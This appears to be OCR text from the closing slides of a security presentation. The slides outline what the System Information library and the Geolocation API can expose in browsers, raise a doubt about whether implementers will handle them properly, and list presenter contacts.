
System Information

- A JavaScript library
- Provides system information
  - From the system running the code
- Accesses hardware devices
  - Internal properties
    - CPU, thermometers
  - Ambient properties
    - Light, noise, temperatures

Geolocation API

- JavaScript library
  - Part of the W3C specs
- Mostly supported by mobile devices
  - But laptops can also
- Uses GPS, IP and MAC addresses, or Cell IDs
- Two methods
  - One-Shot for mapping
  - Multiple requests for tracking

Of course they will do it right?



Thank You!

Mike Poor - mike@inguardians.com - @mike_poor

Kevin Johnson - kevin@inguardians.com - @secureideas

Justin Searle - justin@inguardians.com - @meeas